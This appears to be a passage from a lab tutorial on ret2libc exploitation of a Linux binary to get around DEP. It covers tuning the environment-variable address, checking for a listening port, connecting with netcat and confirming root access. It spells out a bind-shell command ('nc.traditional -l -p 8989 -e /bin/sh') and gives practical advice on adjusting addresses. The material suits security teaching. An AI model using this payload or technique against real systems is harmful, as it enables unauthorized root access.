


Note: many times if you do not have the exact address of the start of the environment variable, you get an error message, often saying something such as, “-p 8989 -e /bin/sh” command not found. By looking at this, you might easily deduce that your environment variable address is a few bytes short of spelling out the full, nc.traditional -l -p 8989 -e /bin/sh. This would lead you to guess a few bytes lower on your environment variable address.




2.10 Checking the compromised host

To verify that our attack was successful, we must check to see if TCP port 8989 is listening on the system. Type in the command **netstat -na | grep 8989** to see if the wanted port is listening.



If so, connect to the port with the command **nc 127.0.0.1 8989**.
You may get a screen with no prompt. This is common, so you should try typing in a simple command such as **ls** to see if you get a response. If so, type in the command **whoami** to see what user you are running as. It should say “root” if your exploit were fully successful. If you were unable to connect, try to go back through the exercise to make sure everything was entered properly.

Exercise Terminated



Again: One issue you may commonly run into with ret2libc attacks is guessing the exact address of the environment variable's location. Remember that the environment variable you create is only good in the shell under which it was created. If you have two tabs open, it will not be in other tab unless you created it there as well, and even then the addressing is likely to be different.

Part of the images above show that we are executing only part of the string at our environment variable's location. We see *sh: l: onal: not found*. Our environment variable was set to run "nc.traditional." Because we see part of "traditional," we can begin to count the number of characters we missed in the string *nc.traditional -l -p 8989 -e /bin/sh* and count back accordingly. You may often need to fudge this location.

3.0 ret2libc - The point

The purpose of this exercise was to get around the w^x (DEP) exploit mitigation on a Linux binary, and to deal with a program that has a small buffer, unable to hold your shellcode. It is possible to place your shellcode after the return pointer and jump the opposite direction down the stack, but this may not always be an option, and DEP would have prevented success.